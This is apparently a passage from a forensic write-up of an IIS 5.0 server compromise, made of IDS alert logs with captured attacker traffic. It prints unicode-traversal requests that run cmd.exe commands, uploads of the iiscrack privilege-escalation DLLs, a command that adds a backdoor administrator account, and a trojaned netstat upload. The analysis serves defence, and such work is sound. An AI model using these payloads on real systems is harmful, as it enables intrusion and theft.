xxx.yyy.24.66:3043 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:2380 IpLen:20 DgmLen:447 DF
***AP*** Seq: 0x93BC7CF6  Ack: 0x7005552A  Win: 0xFAF0  TcpLen: 20
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\winnt\regedit HTTP/1.1..Accept: image/gif, image/x-xbitmap,
image/jpeg,image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*..Accept-
Language:en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0  (compatible; MSIE 6.0; Windows NT 5.1;
FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Copy iis5.log from winnt to ftproot

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/04-22:23:42.587856 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1E2
xxx.yyy.24.66:3103 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:4568 IpLen:20 DgmLen:468 DF
***AP*** Seq: 0x94B40DF5  Ack: 0x70DF90F4  Win: 0xFAF0  TcpLen: 20
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\iis5.log+c:\inetpub\ftproot HTTP/1.1..Accept: image/gif,
image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword,
*/*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windws NT 5.1;
FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES file copied ok [**]
03/04-22:23:42.685175 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x1C7
yyy.xxx.45.67:80 -> xxx.yyy.24.66:3103 TCP TTL:127 TOS:0x0 ID:5640 IpLen:20 DgmLen:441 DF
***AP*** Seq: 0x70DF90F4  Ack: 0x94B40FA1  Win: 0x42C4  TcpLen: 20
HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 14:20:17 GMT..Connection: close..Content-
Length: 242..Content-Type: text/html....<head><title>Error in CGI Application</title></head>.<body><h1>CGI Error</h1>The
specified CGI application misbehaved by not returning a completeset of HTTP headers.  The headers it did
returnare:<p><p><pre>        1 file(s) copied...</pre>
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Uploading Httpobdc.dll and Idq.dll

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-PHP content-disposition [**]
03/04-23:46:58.459733 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x5EA
xxx.yyy.24.66:3608 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:5021 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xE46CBF9D  Ack: 0xB518EF69  Win: 0xFAF0  TcpLen: 20
----------------------------
7d52613a1b0242..ContentDisposition:formdata;name="File1";filename="C:\test\httpobdc.dll"..ContentType:application/octetstr
eam....MZ......................@...............................................!..L.!This programcannot be run in DOS
mode....$.........H.T.&.T.&.T.&.T.&.R.&.6.5.[.&.T.'.6.&.;.-.^.&...(.N.&.;..%.&.-
..~.&....U.&.R..V.&...".U.&.RichT.&..........PE..L....;...........!.........0.............................................
.P.......................................W.....XG..........0.....................,......................................
.............................................text..D..............................`.rdata..l8......@.................@..@.
data....q...`...@..`..............@...rsrc....0.......@..................@..@.reloc..x)......0..................@..B.....
..........................................................................................................................
................................................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-PHP content-disposition [**]
03/04-23:47:09.692780 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x5EA
xxx.yyy.24.66:3608 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:5332 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xE46ECB05  Ack: 0xB518EFC2  Win: 0xFA97  TcpLen: 20
..........................................................................................................................
......................-----------------------------7d52613a1b0242..Content-Disposition: form-data; name="Action"....U

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS cmd.exe access [**]
Missing 292932 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x5EA4 TOS:0x0 ID:5251 IpLen:20 DgmLen:1500 DFxFA97
TcpLen:
20........................................................................................................................
................................................U..V..........4..f......4...........\...........P...............0...b.
..x...........2...........z.......^z...............4..6...f........................f...............a.......a.......`......
.`...............`.......a.............cmd=~.......Exploit.....Default.:: command failed!<br>..::command executed
successfully<br>....winsta0\default.:: executing: </i>..</i><br>....:: exploitfailed, runningcommand as <i>...:: exploit
succeeded, running command as<b>SYSTEM</b><br>..SYSTEM..::RevertToSelfFAILED.Exiting.<br>....account.<br>.
.::currentlyrunningasthe....<center><b>iiscrack.dll</b><br><ahref="http://www.digitaloffense.et/iiscrack//">http://www.dig
italoffense.net/iiscrack</a><br></center><br><br>...</form>.....<input type="submit" name="submitter"
value="execute">..<input type="text" name="cmd" size=50 value="c:\winnt\system32\cmd.exe /c"><br><br>.....<b>Command:
```

```
</b>....<input type="hidden" name="MfcISAPICommand" value="Exploit">...." method="GET">.....<form action="..You can run a
command anyways, but it willonly have IWAM privs.<br><br>....You have either named this file something other than
httpodbc.dll or the system is patched. Boohoo.<br>....SCRIPT_NAME.>...d........?AVCNoTrackObject@@....d........?AV_AFX
THREAD_STATE@@.d........?AVAFX_MODULE

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-PHP content-disposition [**]
03/04-23:57:32.991196 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x5EA
xxx.yyy.24.66:4199 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:19200 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xEE3CAAE1  Ack: 0xBDC8D5E6  Win: 0xFAF0  TcpLen: 20
7d5119211b0242..ContentDisposition:formdata;name="File1";filename="C:\test\idq.dll"..ContentType:application/octetstream..
..MZ......................@...............................................!..L.!ThisprogramcannotberuninDOSmode....$......
.y...=...=...=..._...9.......?.......9...=...|.......5.......<......;...Rich=...........PE..L......2...........!.....0...P
...............@.......................................................................H.......D..d....p..................
.............................................................@...............................text...p.....0...............
.....`.rdata.......@.......@..............@..@.data...<....P.......P..............@....rsrc........p.......`..............
@..@.reloc..<............p..............@..B..............................................................................
......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Cmd.exe

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS cmd.exe access [**]
03/05-00:05:39.843396 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x5EA
xxx.yyy.24.66:4637 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:29652 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xF5901A45  Ack: 0xC46B2BAA  Win: 0xFAF0  TcpLen: 20
toentercmd.exeshell,pleaseuseispc.exe..ItsPasswordis"abcd1234"..TherewilladdaAdministratorsUser"iisuser",.netuseriisuserab
cd1234/add&netlocalgroupAdministratorsiisuser/add...Keep....HTTP_CONNECTION.........XA.......?AVCNoTrackObject@@....XA....
...?AVAFX_MODULE_STATE@@..XA.......?AV_AFX_DLL_MODULE_STATE@@.............XA.......?AVtype_info@@.............DS......<S..
....0S......$S.......S......R..0....R.......R.......R.......R.......R.......R.......R......pR..........ServiceUnav
ailable.BadGateway.NotImplemented.InternalServerError...NotFound...Forbidden...Unauthorized....BadRequest.NotModified....M
ovedPermanently...MovedTemporarily...NoContent..Accepted....Created.OK......%d%s...MfcISAPICommand........................
..........................................................................................................................
..................................................................................................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A whisker space splice attack lead to a directory listing of scripts

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-MISC whisker space splice attack [**]
03/05-12:52:08.040280 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x49
xxx.yyy.24.66:4420 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:13065 IpLen:20 DgmLen:41 DF
***AP*** Seq: 0x3441044A  Ack: 0xA49F0C33  Win: 0xFAF0  TcpLen: 20
20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

 [**] ATTACK RESPONSES http dir listing [**]
03/05-13:10:37.297997 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x1FD
yyy.xxx.45.67:80 -> xxx.yyy.24.66:4420 TCP TTL:127 TOS:0x0 ID:491 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0xA4A08CF3  Ack: 0x344105FF  Win: 0x42B8  TcpLen: 20
dir/w.. Volume in drive C has nolabel... VolumeSerial Number is 68E4-F55A.... Directory of C:\Inetpub\scripts....[.]
[..]         filelist.xml general.idf  hindered.idf..httpobdc.dll   idq.dll        image001.jpg   index.htm
index.html..msadlib.idf     sensepost.exe   upload.asp      upload.inc      ..               12 File(s)        433,651
bytes..               2 Dir(s)   4,069,826,560 bytes free....C:\Inetpub\scripts>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Uploading a Trojan called NETSTAT.EXE

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

 [**] WEB-PHP content-disposition [**]
03/05-19:29:03.483834 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x508
202.160.24.66:2875 -> 202.160.45.67:80 TCP TTL:124 TOS:0x0 ID:57847 IpLen:20 DgmLen:1274 DF
***AP*** Seq: 0xFFD7F06A  Ack: 0x9641AF9F  Win: 0xFAF0  TcpLen: 20
----------------
7d5222820132..ContentDisposition:formdata;name="File1";filename="C:\test\NETSTAT.EXE"..ContentType:application/octetstream
........n.........J.!.,..........0...F..t....!...................7..u...D..Q.W..Connexions actives...  Proto Adresse
locale         Adresse distante       .tat...  TCP    0.0.0.0:0              0.0.0.0:0              LISTENING...  TCP
0.0.0.0:1026          0.0.0.0:0              LISTENING...  TCP    0.0.0.0:1030           0.0.0.0:0
LISTENING... TCP    0.0.0.0:135           0.0.0.0:0              LISTENING...  TCP    127.0.0.1:1027        0.0.0.0:0
LISTENING...  TCP    172.148.14.144:137     0.0.0.0:0              LISTENING...  TCP   172.148.14.144:138     0.0.0.0:0
LISTENING...  TCP    172.148.14.144:139     0.0.0.0:0              LISTENING...  UDP    127.0.0.1:1027
*:*...UDP127.0.0.1:1035*:*.........".....5..".....s..".......".......".....<..".......".......".......".....H.."....
....".......".......".....L.![Done by ZnatS]..----------------------------7d5222820132..Content-Disposition: form-data;
name="Action"....Upload the file..----------------------------7d5222820132--..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```